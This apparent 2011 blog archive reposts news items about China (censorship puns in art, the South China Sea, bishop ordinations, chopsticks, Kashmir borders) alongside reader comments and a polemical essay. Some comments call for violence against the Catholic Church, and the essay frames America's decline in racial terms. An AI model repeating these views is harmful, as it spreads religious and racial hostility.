2011-06-22

Chinese Censorship: Fǎ Kè Yóu, River Crab


Chinese Censorship: Fǎ Kè Yóu, River Crab

Jun 7th 2011, 16:54 by R.L.G. | NEW YORK

"THE Travelogue of Dr Brain Damages", a show of Kenneth "Tin-Kin" Hung's artwork, opened recently in Manhattan. Mr Hung's garish and busy large paintings feature images of Mao Zedong, Deng Xiaoping and other Chinese leaders juxtaposed with icons of Western culture, such as Marilyn Monroe and the Mario Brothers (of Nintendo fame). These pieces are arresting, and I wish Mr Hung success, but most Western viewers will fail to understand some of the games the artist is playing. His work depends heavily on Chinese puns about internet censorship.

The Chinese have played with homophones and near homophones (usually differing only by a tone) for a long time. (They're a staple at the Chinese New Year.) More recently, this feature of Chinese has been particularly useful for evading the censors. When the authorities banned the phrase cào nǐ mā, or "fuck your mother", from the Chinese internet, in the name of combating vulgarity, the Chinese were quick to coin an internet hero, the Grass Mud Horse, whose name is a near homophone: Cǎo Ní Mǎ. Maorilyn Maoroe can be seen with him above. He is an opponent of the River Crab, a pun on "harmonious", the official description of the society censorship is meant to promote.

The Grass Mud Horse is just one of ten mythical creatures all designed to talk about naughty stuff through puns. Mr Hung includes a painting of another of them, the great French-Croatian Squid, whose Chinese name requires a little English to get the pun. He is Fǎ Kè Yóu, and wears a Mao jacket while blowing an inflationary bubble with chewing gum. (The vowel in ke is a sort of "uh" sound, so this sounds roughly like "fah-kuh you".) Perhaps my favourite character, for the absurdity of his English name, is Intelligent Fragrant Chicken, which is one tone off from dǎ fēi jī, slang for masturbation.

The Chinese writing system is hugely difficult, so much so that Chinese natives struggle to write even common words. It is also so difficult for foreigners to learn that it probably constrains its spread as a world language. Defenders of Chinese writing say that the characters are needed to disentangle the many homophones in the language, but of course Chinese people speak (homophones and all) without too much trouble, and without the aid of characters. The real reason to keep the Chinese characters is the cultural and aesthetic value they store for China.

Typically this has meant a very traditional kind of "value"—connection with the past, and with the nation. But Mr Hung's work shows the plasticity of all symbols. He notes that for China's ageing one-child children, the internet has become an essential part of life—more central, in fact, than for your average Western member of Generation Y. It's going to take more than an imposing River Crab to keep them from enjoying Intelligent Fragrant Chicken, or from exclaiming the odd Grass Mud Horse out of frustration.

"The Travelogue of Dr Brain Damages" is on view at Postmasters Gallery in New York until July 2nd


*************Comment**************

LaContra

....before reading this I thought I didn't understand the Chinese.


Ashbird

Sorry. Mr. Hung's sensibility is like fish sauce to me. And please, this is Mr. Hung, not all things Chinese. Sigh...

Booth113

Grass Mud Horse... AWESOME

Ashbird

I do not possess a level of knowledge on the subject that properly qualifies me to be a decent expert. I speak here as someone who speaks and writes Chinese as a native language.

The Chinese written character is made up of "components". Each component can be an entire character itself, or it can be one, two, or more of the root components that form a character.

If you grew up with the language, you don't "struggle" with learning to write the characters, as the present article suggests, any more than you struggle to memorize the rules on conjugations and declensions of gender, tense, case, mood, mode, and on top of all that a different preposition for every noun and verb. None of those things are on the "to learn" list when you learn Chinese. All you have to learn are the characters in their written and spoken forms.

In spoken form, the characters can get tricky, as not only do you have to learn their sound, you have their tone. Quite often the differentiations in tones are so fine they are indistinguishable, although I read Pavarotti had no trouble on the occasion when he performed Turandot in Beijing and learned a few lines in a Chinese Opera for sport.

An example of a character formed by two components is "goal". It consists of the component "point to", and the component "heart ". So a "goal" is "where the heart points to".

Thus it is a very efficient language in the sense that a 5-year old learning to write the character "goal" will simultaneously learn the meaning of "goal".

And so it goes for thousands of characters.

In the course of the evolution of the written form, some of the root components have become highly stylized for esthetic reasons, and in the Communist Regime's effort to simplify the characters, many have become hard to trace to their classic form.

Thus on the present subject of Chinese puns, imagine the word play between and among literally thousands of words that sound the same or almost the same but are different words altogether in the written form. And add the regional dialects, each of which has its unique identifying accents quite different from all the rest , not unlike, for example, the "Appalachia accent" or "Maine accent" in USA . You have an inexhaustible gold mine for punning humor, which Chinese delight in.

All said, there is a standard of taste. There is refinement and crassness in all cultures and all languages. One needs to have enough sense and taste to be able to tell what are 5 cents trinkets belonging to a tourist shop and what are not. But if you are like me when I first arrived in America, I couldn't when it came to all things American.

As Booth113 said: AWESOME

A7d6SyKkcM

Is The Economist (print/online) censored in China?

dingy78

What I can say about the two paintings are "Ugly and Insane"! What a distorted character the painter can have?

LaContra

"Is The Economist (print/online) censored in China?"

Shhhh!

You're not allowed to ask that.

Rinngu

I nearly laughed to death by reading this..As a chinese, this is the first time I read from an article in other languages on these insider's jokes..GJ!!

eQpkJiNM25

Interesting,seriously and luckly economist(print/online)isn't censored in China.And I have to say that this blog is really a little embarassed

Dian Cecht

It is so nice to see an emperor like Mao having the mickey taken, by such a genius as Mr.Hung. I wish I could write Chinese characters to honour Hung as he deserves. Chinese, a wonderful script and a wonderful people.

Justlistenall

The Economist is not censored in China, but I don't think it is much respected because of its much slanted and biased views.

Nothing wrong there, the Economist typically presents Western views of the world, particularly the British view of things, as it supposed to be.

Thischarmingmatt

I'd loved this article and will recommend it to all my friends.

Garaboncias

Faux King Fun Knee

Robert North

Now THIS is ART!!!

Toytony

Hey! Who says Chinese lack imagination?

milonguero139

Sad to see that the first thing that comes to the little minds at The Economist when discussing the joys of Chinese puns is "censorship"... This is keeping in with TE's task of doing its puny little best to destabilize China. You gentlemen are funny, but not for the reason you think you are. Keep it up, your credibility in China must be below negative.

Strictly speaking

The Economist online is only censored very rarely in China, but it does happen. E.g. Tibetan riots in March 2008 saw blockage of anything related to that story at the time.

Print censorship is a bit more common, but still fairly low-key. At some outlets (e.g. airports) you will occasionally find pages torn out if they contain unflattering articles on China. Recently I also noticed a pretty childish use of black marker to block out the name "Taiwan" on a map of East Asia on one of pages. You just roll your eyes and read on...

greg ole

Hilarious story. Just wanted to confirm that The Economist absolutely IS censored in Mainland China. This is usually done by the crude method of tearing pages out of the magazine related to China sometime before it heads to store shelves. This is even true in the most developed areas of Pudong, in Shanghai, where I have lived. You may be able to bypass the censors with a personal subscription to The Economist - I have read uncensored versions in the libraries of schools with a subscription - but it can sometimes be impossible to find an uncensored version in store shelves.

Salkagga

"The real reason to keep the Chinese characters is the cultural and aesthetic value they store for China."

this can't be. i can read chinese, as a westerner, but pinyin - which is probably the best alphabetic system you could come up with for writing chinese language - is good only for describing the pronunciation of the national dialect. reading a long text only in pinyin is really painful, because you're constantly disambiguating homophones. i don't know if anyone could get used to it.

and, like i said, it's just the national dialect, the putonghua. pinyin doesn't describe local dialects at all, while the chinese writing system is intelligible whatever dialect you speak. forcing an alphabetic writing system on china would probably destroy the profligacy of local dialects that is a part of chinese culture, if it could succeed at all.

Tang Yuan

This art says more about the Generation Y artist (and the unfortunate social-networking addicts like him) than about Pokemon or Mao.

The internet has levelled the playing field for the provision of information. Never before has it been equally easy to learn about your friend's LOLcats,, natural disasters, revolutions, dinner and global leadership scandals. Unfortunately, it appears that Generation Y (and the artist in question) is using this levelled media-playing field as a primary source of information on current affairs.

The result is a dangerous misconception that because topics as diverse as The Cultural Revolution, Justin Bieber, your friend's drunken night out and adverts for Pokémon are awarded equal Facebook space (or equal Twitter characters) that they're on the same level intellectually and in terms of importance. They're not. Generation Y, including this artist, is using this aspect of the "generational gap" to rebel against their elders (usually under the guises of "Internet freedom", "freedom of speech" or "democracy").

Newspapers, books, word of mouth, radio and even TV allow editors to emphasise what they believe is important. Social networking damages youths because it treats big and small with equal importance (degrading Mao and giving rise to infamous LOLcats).

1201

"Defenders of Chinese writing say that the characters are needed to disentangle the many homophones in the language, but of course Chinese people speak (homophones and all) without too much trouble, and without the aid of characters. The real reason to keep the Chinese characters is the cultural and aesthetic value they store for China"

A language is not only there to be spoken. It is there to be read and written too. It is probably possible to abandon the character system if Chinese language is to be spoken only. If total Romanization is applied, the Chinese text will be really hard to read. Maybe it is still readable, but with much more difficulty. Also keep in mind that oral conversation is always simple and usually don't have complicated logic. Thus the fact that Chinese people speak Chinese without the aid of characters really doesn't imply it will be the case for reading.

Having two systems (pronunciation and characters) is always regarded to be redundant for many Chinese learners as a second language. It might never occur to a Chinese if he or she never learns a foreign language, such as English, because it is so natural for them that a language has two systems. I have to admit, to some degree, this duality really creates a steep learning curve even for native speakers. But on the other hand, it really shows this is a very clever device for information efficiency. If you have ever read any slides, posters or books, you might have realized that a graph, diagram or table makes you understand something 100 times easier than reading the text no matter how elegant the language is. I know this is a bad analogy but Chinese characters serve this function. While other languages are slaves to the somewhat convenient "what you say is what you write" principle, the Chinese characters bear only partial or very little information about the pronunciation. In contrast, the Chinese characters carry more semantic and graphical information and these informations (strokes and parts) are organized in a 2D fashion (while English words for example is composed of letters which are organized in a 1D fashion).

There are more to go. But I will stop here. I will not say Chinese language is perfect and maybe it is far from perfect and not as good as English or other language in certain aspects. But I would think statements quoted above really lacks some true and deep understanding of the Chinese language. Don't say it is bad just because it does not "make sense" in your mind set or view of the world.

Veritatem Cognoscere

I agree with your statement that pinyin can be convenient for short phrases and such but it would seem unbearable to read from, say, a newspaper or a book.

Yes, the Economist is blocked from China, I had to use a proxy server to bypass the great firewall of China to get my Economist fix.
But I'd recommend some readers to take some mandarin. It makes this go from amuse/bemusing to absolutely fabulous hilarity.
Ashbird

Tang Yuan,

Thank you for a great post.

Generation Y is also the breeding ground for a reverse xenophobia that is forming in the Western psyche, if what is gleaned from TE posts and comments represents a cross-section of that psyche. "Reverse" because it was China who was the practitioner of xenophobia in the 19th and early 20th century, when the object of the phobia was the West.

Most "Western" media rely heavily on information from and about the Y generation, using what is available on the Internet. That is fine. The Internet is one of many good sources. Taking what comes from a single source as the sum total of all things happening in China, however, is a mistake. A bit of irony here is some in the Y generation do not even know to write Chinese characters very well, their need to learn having been hijacked by the ease of use of "pin-yin" alphabets on the computer keyboard.

Xenophobia is self-defeating to whoever who practices it. One would expect this phenomenon has gone out of style after WWII. Amazingly it hasn't. The change that has seemingly occurred is the chairs have reversed as the music continues.

At the end of the Qing Dynasty, China was a country in ruins. Contributing to the ruins was a national attitude of self-corrosive ignorance. The slogan was: "All things foreign are bad. Down with foreign devils". The foreign devils didn't go down. It did.


Now it appears China gets to gloat as the West adopts its historical mistake.

Kinsbabe

this is another article that contradict with what some people said about "Mao is an idol of Chinese" or "People will be arrested because of the negative comment on the government", its far not that serious as what western media said about "Chinese political tension". In China, everyone can comment freely about Mao or about the current "harmonious" concept Chinese government promote. They even make jokes about it!!!

BearStearns

It's impossible to completely understand a text if Chinese were "romanized". Here's an example:

石室诗士施氏,嗜狮,誓食十狮。施氏时时适市视狮。十时,适十狮适市。是时,适施氏适市。氏视是十狮,恃矢势,使是十狮逝世。氏拾是十狮尸,适石室。石室湿,氏使侍拭石室。石室拭,氏始试食是十狮尸。食时,始识是十狮尸,实十石狮尸。试释是事。

In pinyin:

Shi shi shi shi shi shi, shi shi, shi shi shi shi. Shi shi shi shi shi shi shi shi. Shi shi, shi shi shi shi shi. Shi shi, shi shi shi shi shi.It's impossible to completely understand a text if Chinese were "romanized".

This is a story about a man who loves to eat lions. One day he captured 10 lions at the market and when he tried to eat them he found out they're all made of stones.

Now how do you read/understand that without characters?

And BTW, online version not censored at all here. No proxy required.

yBhJMLgQ9X

The Chinese govt may agree with the writer about "arresting" pieces with their "Fǎ Kè Yóu" attitudes, and it may not be a "Hung" jury! But really nice to learn of the irreverence prevalent amongst the Chinese.

Will@Moor

@toytony

Chinese don't lack imagination, neither humour. Chinese only have imagination and humour that others don't understand.

Once I tried to translate many jokes from Chinese to French, and then I told to my friends. They only got a few of them.


And I gave up.

B.T.W.,these two "paintings" are really ugly.

DocQ

Baidu 10 Mythical Creatures


From Wikipedia, the free encyclopedia

1,Cao Ni Ma
2,Fa Ke You
3,Ya Mie Die
4,Ju Hua Can
5,Chun Ge
6,Ji Ba Mao
7,Wei Shen Jing
8,Yin Dao Yan
9,Da Fei Ji
10,Qian Lie Xie

bigtisas

Mr. Hung's art is stupid and playing with homephone is so childish. Come on. Economist, please don't promote stupidity on your magazine.

Garaboncias

@ bigtisas

Wee Knot Stew Pit. Yew More On.

Manipulation

Fǎ Kè Yóu just mean fuck you, none of the great French-Croatian Squid's business. 

*******************************************************************

HongTianJian/Tin-Kin Hung Is Not A Good Man, But The Dollars Also Sooo Easy To Cheat.  

2011-06-21

Vietnam 'Upsets' Chinese Public


A Chinese analyst said Monday that Vietnam's actions in the South China Sea had upset the Chinese people.
According to an online survey conducted Monday by the Global Poll Center under the Global Times, nearly 86 percent of more than 13,000 respondents cited negative feelings toward Vietnam concerning the South China Sea.

Zhuang Guotu, director of Southeast Asian Studies at Xiamen University, told the Global Times that the issue is driving a wedge between people in China and Vietnam.

However, Chinese people need to show restraint, since maintaining good relations with neighbors is in China's interest, he said, adding that Vietnam needs to actively ease tensions and respect the Declaration of Conduct of Parties in the South China Sea.

Vietnam and China have held separate live-fire military exercises in the area after Hanoi accused Chinese ships of ramming one oil survey ship.

Monday, Singapore called on China to clarify its territorial claims in the South China Sea, saying Beijing's "ambiguity" was causing international concern.

In a statement, Singapore's foreign ministry said, "We think it is in China's own interests to clarify its claims in the South China Sea with more precision as the current ambiguity as to their extent has caused serious concerns in the international maritime community," AFP reported Monday.

It added that Singapore does not have various territorial claims in the South China Sea, but "as a major trading nation, it has a critical interest in anything affecting freedom of navigation in all international sea lanes, including those in the area."

Zhuang said that Singapore's declaration showed that it sided with the US on the issue, aiming to guarantee its freedom of navigation in the South China Sea. As an external force bearing on the Association of Southeast Asian Nations (ASEAN), the US aims to balance China's influence in the Asia-Pacific region.

Singapore hopes to represent ASEAN and wants China to recognize it as a regional leader. These tensions brought an opportunity for Singapore to achieve this purpose, added Zhuang.

Singapore's statement came after a series of anti-China protests in Vietnam and live-fire drills by the Vietnamese navy last week. 
However, China has made it clear that it has indisputable sovereignty over the Nansha Islands and Xisha Islands and their adjacent waters in the South China Sea.

Singapore realizes that China's good relationships with other ASEAN nations will negatively impact Singapore's standing, and so it will not stop others from countering China's influence, Zhuang told the Global Times. 

2011-06-10

China To Name Bishop Without Pope Approval

Report: China To Name Bishop Without Pope Approval

BEIJING – China's government-controlled Catholic church is preparing to ordain a new bishop, and the leading candidate is a priest who lacks the Vatican's backing, potentially adding fuel to a long-running feud between Beijing and the Holy See.

China doesn't have any diplomatic ties with the Vatican, and the communist government has long disputed the Holy See's insistence that it has the sole right to appoint Catholic bishops. The Chinese church ordained another bishop without the pope's approval in November, which the Vatican later called a "grave wound" to the faith.

Ucanews.com, a news service that covers the Catholic church in Asia, reported Wednesday that the Rev. Joseph Shen Guo'an is expected to be ordained next Thursday in Wuhan diocese in central China.

Liu Bainian, honorary president of the Chinese Catholic Patriotic Association, the state-controlled group that runs China's Catholic churches, would not confirm that Shen would become bishop. But he said that the Wuhan diocese has been without a bishop for many years and that Shen has been in charge in the interim.

"He's been elected one of the candidates for the bishop of the diocese and has been preparing for becoming the bishop," Liu told The Associated Press.

"Now that the conditions for having a bishop in the Wuhan diocese are overdue, there should be an ordination," he said. "We hope that the Vatican will agree. And we believe that the people's voice is actually God's voice. The Vatican should show their love and agree on the ordination. Then there would be no tension between them and China."

Anthony Lam, a researcher at the Roman Catholic church-affiliated Holy Spirit Study Center in Hong Kong, said papal approval has not been given for Shen to be ordained.

"Nobody knows if he will get approved in the future," he said. "This kind of consecration causes difficulty to everybody and gives no benefit to anybody."

China forced its Roman Catholics to cut ties with the Vatican in 1951, and worship is allowed only in state-backed churches, although millions of Chinese belong to unofficial congregations loyal to Rome.

In recent years, under Pope Benedict XVI, relations have improved. Disputes over appointments in China's official church have been avoided by quietly conferring on candidates, leading to several ordinations of bishops with the Holy See's blessing.

However, Guo Jincai was ordained as bishop of northern Chengde city in November without the pope's approval, the last appointment that the Vatican disputed.

Ucanews.com said that Chinese officials are pressuring bishops to take part in next week's ordination, citing anonymous local sources. Liu denied there was pressure.

Lam said the "government forced other bishops to attend the ceremony" at which Guo was ordained. "I don't know if this is happening this time. It's possible," he said.

 
* * * Below Is Some Comments * * *

BoJangles 
What's the Pope gonna do? Invade China!


FrankW 
What happen to the Church of England, Is it approved by Pope? Who cares. They do for their own purpose.

j m 
If the pope is the Holy See, he should see it coming.

Michael 
I think that the Catholic religion has a flaw in its system that will destroy its self in time.
we have a problem with a Catholic Priest from HELL, there is a good Priest and a very mean bad Priest and the Archbishop of Cebu Philippine must decide what Priests Honor and respect, this is going to be interesting.

CeeCee
The evil pope knows NOTHING about Christ. The pope's & priests' behavior
reflect Satan, not Christ. Christ would NEVER condone pedophilia !!!!

Dragon Eat Bear And Eagle
the chinese dont need anymore child molesters. if the chinese catholics dont like it, they should all immigrate to italy to be closer to his holiness

Robert
China views this as a political assignment.

Justice Bao
This only means that the vatican will not help and support when it comes to hanky panky business with little boys. "although millions of Chinese belong to unofficial congregations loyal to Rome." - loyalty to Rome???? People should only be loyal to their own country.

The Divine Immortal 
With the history of the catholic church , not to mention recent and ongoing weirdness , who can blame China for being involved ?

James Bond
death to the evil catholic church

Walter M
the idea of the state run china Catholic church is so sad and lame as to be funny. organized religions confuse me anyhow. the Catholics in china are quite brave to choose to show their devotion to Christ in such an atmosphere.

Loplanescram
Da Pope is gonna be Pissed !!

Li
Why do I get the feeling that Chinese bishops have more undisclosed access to financial gain than their international counterparts?

John Samuel Anderson 
WHO CARE'S?? I mean, we don't acknowledge the authority of those people who call themselves bishop or popes and whatsoever. They only assign themselves whatever they want and blind people will acknowledge it. Any person can say "i have a dream last night and i had a nice chat with god" and he will be a pope or any other kind of being higher and holier than common people. OH COME ON!.

BirdWatcher
Religions = Lies

All Hail God Or Die 
Thumbs up for Chuck Norris as the new bishop!

CeeCee
It's hard to believe that people still follow the evil popes. All that garbage and they absolutely will not believe it. Satan has a tight grip on them.

NotA2Nddime 
Is the Chinese version of a Catholic Bishop contaminated with toxic substances? If yes maybe he can be recalled?

Paul King 
One of Italy's most prominent Catholic cardinals and a former minister have been put under investigation as a corruption scandal that has tainted the government spread to touch the Vatican.

ASU 
The Pope is a dictator too. Have you got any chance to elect a Pope?

KingKong 
Western religion is more like an excuse to invade another country, same old. Roman Empire, eliminating the Jews during WWII, French used this religion as an excuse to invade Vietnam, Protestant landed on America, and today try to suppress Muslim. Christian science monitor, a mouthpiece of the west, not about religion or science.

You 
Neither the pope nor the vatican own the religion.

Buckethead
The pope and the chinese are just alike. They both deserve each other. Rotten disgusting dictators in control of stupid people.

Zwicker Eric
......i just elected a monkey as god..................WHATEVER

Burrito
China should choose a Shaolin monk as Catholic head.

Stephen
one fake god on earth is just about as good as another, pope , joseph smith and so on it doesn't really matter.

KKKTeaPartyRepublican
I guess if the Germanic Lutheran and the English Anglicans make thier own version of Christianity so can the Chinese!!!

Eagle 
all religious should be banned, nothing good comes from any religion, it's all nonsense.
Religious = Weapons of Mass Destruction !!!!!

Citizenoftheworld
Where was your God when priests were molesting these innocent children? Yet you idiots still go to church and believe in a god that condones such as this.

MC
well if the bishops turn out to be pedophiles then the pope can claim that it wasn't the vatican's doing

CeeCee 
Please quit blaming God for the things Satan is doing.

j m 
China will ordain bishop of its choosing so vatican is smart to agree in advance so it can also claim its approval.

Zippcodey
The Papacy and Vatican are a government using religion to gain world power using the armies of other countries to do their bidding. I'd kick them all out of every country, then drop a bomb on the Vatican.


2011-06-08

Import Irony: China Buys Its Chopsticks From A Small Georgia Town

Import Irony: China Buys Its Chopsticks From A Small Georgia Town

Getty Images

Getty Images

It seems everything we buy these days says "Made in China." But millions of the Asian nation's iconic chopsticks are proudly made in the U.S.A.

Two hours south of Atlanta lies the source of millions of Chinese chopsticks. Who would have thought? It's hard to imagine a place more quintessentially red, white and blue – the town, nestled firmly in the heartland of Georgia, is called Americus.

(PHOTOS: Portraits of Chinese Workers)

And their luck runs as deep as their love for country: Americus has the ideal type of wood for making chopsticks. The abundant forests of poplar and sweet gum trees in the area strike the perfect balance between hardness and softness, making a comfortable yet sturdy eating utensil for many across the world.

What's more, the region is no stranger to wood harvesting, with pine manufacturers and paper corporations – think Georgia-Pacific – helping to ease the industry's barriers to entry.  Jae Lee created Georgia Chopsticks in November and is already producing 2 million chopsticks each day. They're selling their craft primarily to Chinese supermarkets but also are helping hungry people in Japan, Korea and the U.S.

Lee has seen a huge increase in demand over the past few months as the Chinese look to America – and specifically, Americus – for a product so natively associated with their culture.

(PHOTOS: China's Extraordinary Buildings)


Read Other Related Stories About This:


---*************************************************---
 
Well,Good Job And Go On! America Know Itself Finally ...
HeHe, Only Chopsticks As Latin Country, Really Irony ...


2011-05-26

Indian, Pakistani And Chinese Border Disputes


Fantasy Frontiers

May 18th 2011, 12:25 by The Economist online  

Disputed borders are both a cause and a symptom of tensions between big neighbours in South Asia. When the colonial power, Britain, withdrew from India it left a dangerous legacy of carelessly or arbitrarily drawn borders. Tensions between India and China flare on occasion, especially along India's far north-eastern border, along the state of Arunachal Pradesh. In recent years Chinese officials have taken to calling part of the same area "South Tibet", to Indian fury, as that seems to imply a Chinese claim to the territory. A failure to agree the precise border, and then to demarcate it, ensures that future disagreements may flare again.

Pakistan, too, is beset by difficult borders. Afghanistan, to the north, has long been a hostile neighbour. This is largely because Afghanistan refuses to recognise the frontier—known as the Durand line—between the countries, drawn by the British.

Most contentious of all, however, are the borders in Kashmir, where Pakistan, India and China all have competing claims. By the time of independence, in 1947, it was clear that many Indian Muslims were determined to break off from Hindu-majority India. It fell to a British civil servant, who knew nothing of the region, to draw a line of partition between territory that would become Pakistan and India. Pakistan was given Muslim dominated areas in the far north west, plus territory in the east (which itself got independence as Bangladesh in 1971). The rulers of some disputed areas, notably Kashmir, were told to choose which country to join.

While Kashmir's Hindu rulers prevaricated, hoping somehow to become an independent country, Pakistan's leaders decided to force the issue. Since Kashmir was (and is) a Muslim majority territory, Pakistan felt justified in seeing Pushtun warlords charge in from the north-west of Pakistan, late in 1947, to seize control of Kashmir. In response India, apparently invited by Kashmir's rulers, deployed its national army and stopped the invaders taking Srinagar, Kashmir's capital, located in the Kashmir valley, the most coveted part of the territory. The resulting line of control, by and large, remains the de-facto international frontier within Kashmir and, in effect, is accepted by Paksitan and India. Huge numbers of Indian and Pakistani soldiers remain in Kashmir today as both countries profess to be the rightful authority for the rest of Kashmir.

Complicating matters, China has also extended its influence, and control, over portions of Kashmir, largely with the support of Pakistan, an ally.

The interactive map above allows you to view the various territorial claims from each country's perspective.


**********************************************

About Kashmir,From 1842 Until Today,The China All Previous Government Never Recognised That Ladakh Belongs To British-India .
 

China And America: Rising Dragon, Bleeding Eagle

 
American Thinker:China And America: Rising Dragon, Bleeding Eagle
 
China's return as a superpower concomitant with rapid American decline is evoking a variety of sentiments around the world.  While Latin America, Africa, and Greater Middle-East are largely welcoming this shift in power with varying degrees of enthusiasm, and an aging and dissipated Europe is watching it with bemused anxiety, in America it is causing an epic dilemma.

This dilemma is rooted in the impending demise of America's reign as the world's leading economy for last 120 years, the titanic scale and speed of China's ascendancy, and the vistas and vulnerabilities of Sino-American security and economic intercourse.  The international repercussions of this evolving strategic equilibrium are yet to fully unravel until China attains the highest plateau of its power.

To put it in context, consider how rapidly the balance of power between China and America has altered over the last 20 years. At the end of 1991 when Soviet Union had formally dissolved, United States stood as the sole colossus on global stage. Its economy was then 6 times that of China.  In 2010, China's continental economy was 70% that of US, and by 2016 -- in 5 years -- China (including Hong Kong and Macau) will rush past United States to become the leading economic power.

According to Robert Fogel, the Nobel Laureate in Economics, by 2040 China's economy will be $123 Trillion, three times US, as its per capita income gap with US shrinks rapidly.  Even at the peak of its power during early 1970s, Soviet Union's economy was only 44% that of US.  For China, a leading 4000 years old civilization, this complete reversal of relative fortunes in 50 years is nothing but a moment of rebirth towards reclaiming the historic leadership of Asia from the Atlantic powers.

Today, China is producing almost half of world's steel and cement for its massive construction projects, a sign of supreme industrial strength.  She brushed aside Germany to become the leading exporter in 2009 and last year toppled America to seize the gold medal in manufacturing.  In 4 years China will belt itself with 13,000 km of high-tech bullet trains, almost twice that of Europe and Japan combined, criss-crossing its vast expanse.

Everything the eagle did, the dragon will do on a scale several times larger and perhaps a bit faster, whether it is in the communications, transportation, energy, or aerospace sector.  At ~$3 Trillion, China has the world's largest forex reserves which it uses to finance acquisitions of energy and mineral resources across the globe.  Tragically, if we are to believe official US Treasury data, China is also the largest foreign creditor to the voracious US government, doling out almost $1.3 Trillion to feed Washington DC's cancerous growth.

The scale of demographic asymmetry between China and America is even more staggering.  In last the 50 years, the US added 130 million people, whereas China added 680 million -- equal to the entire population of Europe.  During last decade, US added 4 million babies per year on average, compared to 19 million per year for China.  Quite simply, China is giving birth to one Canada and Australia every three years.

Despite 33 years since the official declaration of one child policy, 1.35 billion Chinese still sustain a birth rate of 1.7-1.8 children per woman -- almost 80% over the stated goal -- compared to 2 children per woman for 310 million Americans.  This policy versus reality gap of 0.7-0.8 children per woman and massive over-population often escapes the international media's persistent and hysterical alarmism over China's one-child-policy and aging. [1]

From 2010 to 2030 the vast Chinese labor pool of ~1 billion working age adults (15-65 years) will drive China's enormous expansion and global resource consumption.  Today, the median age for both US and China is evenly matched at ~36 years.  The life expectancy for Chinese is ~74 years compared to ~79 years for Americans.  It is hard to imagine that by 2030 the proud average Chinese will not live longer and healthier than the sexually liberated, drugs, television, and fast foods saturated American.

China is also one of the most cohesive countries in the world.  Racially, almost 100% of China is Asian, with almost negligible white, black, or brown minorities.  In culture and ethnicity, Han Chinese constitute  roughly 90% of all China, while the unassimilated and rebellious Mongols, Uighurs, and Tibetans make-up less than 2%, although their homeland altogether is 40% of China's landmass.  China is more racially cohesive in 2011 than the US was in 1960 during Ike's Presidency, when almost 90% of all America was white.

In sharp contrast, America today is more racially fragmented then at any point in four centuries -- a tangle of squabbling minorities, as President Teddy Roosevelt ominously warned.  The triumph of cultural Marxism and the Great Society after 1965 cannot be overstated.  The birth rates for non-Hispanic whites rapidly plummeted during the 60s and have been chronically below 1.9 children per woman for more than 40 years.  According to 2010 census, non-Hispanic whites have shrunk to less than 65% of America.  With rapid and unabated racial and cultural fragmentation it is hard to believe tomorrow's America will be as single minded, vibrant, peaceful, and prosperous as it was until Reagan's Presidency.

Given such perilous social circumstances, the sharp contrast in policy and behavioral trends between China and America couldn't be more profound.  While China saves, invests, and builds, America borrows, squanders, and crumbles.  While China fosters and rewards meritocracy and excellence, Washington DC and complicit media systematically foment racial grievances, dictate affirmative action, racial quotas and gleefully reward and celebrate mediocrity.  While China proudly asserts and spreads its Confucian and Taoist heritage, Washington DC demonizes and criminalizes its rich European heritage and wallows in multi-culturalism.

China is tenaciously and patiently building its power by focusing inwardly, while Washington DC is rapidly bleeding and bankrupting America in futile wars and imperial hubris around the world.

To weigh the success of American policy, we must ask two revealing questions: Did the cultural, economic, and military power of America expand or diminish relative to its Pacific rival during last 20 years?  Was America able to facilitate contraction or containment of its future rival's capacities?

The sobering reality is that suicidal policy of technology transfer and "free" trade lured by murky promises of large marketplace as well as instruments of currency and wage arbitrage gutted American industry and sucked its economic vitality while China experienced unprecedented economic expansion.  Meanwhile unsustainable military presence in Korea, Japan, and Central and South-East Asia has neither enhanced American security nor curtailed China's massive military build-up.  Quite the opposite, it has been a horrendous burden on American society and economy.

Japan, India, and Russia, China's three largest neighbors have been either unwilling or unable to form joint security partnerships due to mutual suspicions fueled by American ground presence.  There has never been an Indo-Russian or Indo-Japanese military conflict, and Russo-Japanese conflicts have been less historically divisive and gruesome compared to Sino-Japanese, Sino-Indian and Sino-Russian wars.

A 5+1 security partnership involving Japan, India, Russia, South-Korea, and ASEAN with China will not only carry tremendous weight and strategic influence, it will offer a real possibility of institutionalized peace and stability in East and Central Asia in a China oriented framework.  A realistic re-appraisal of American capacity entails an off-shore balancing approach, where overwhelming American sea- and airborne nuclear and conventional deterrence coupled with purposeful diplomacy without ground presence in Asia will achieve solid and enduring Sino-American strategic equilibrium.

With $55 Trillion in debt, real unemployment close to 22%, 44 million people on food stamps, massive offshore outsourcing of jobs, a corrupting deluge of Chinese goods, and credit to feed debt afflicted consumption mania, and rapidly deteriorating infrastructure, the catastrophic tipping point is not far.  America urgently needs to reorient itself inwardly to repair, rebuild, and rescue its society, economy, and culture.  The decline and fall of the Romans and the British did not dissolve the Western Civilization and the Western World, but the decline and fall of America and certainly Europe might do just that.
Andy Maheshwari (PhD) specializes in Medical Biotechnology.  He has been published in the Massachusetts Institute of Technology's The-Tech during his Post-Doctoral Fellowship, in Canada Free Press and American Thinker.  
[1]Here China is not the biggest offender. Birth rates in India, the Islamic World, and Sub-Saharan Africa are even more catastrophic at 2.8, ~3.5, and ~5 children respectively.
 
 
*******************************************************
 
Long Is Totem Of The Chinese Nation , Has Been The Symbol Of Ancient China. And Different With Westen Lizard .
 

2011-05-15

Chinese-Style Post-Disaster Reconstruction

 
  Chinese-Style Post-Disaster Reconstruction Presented by Changes of Chengdu

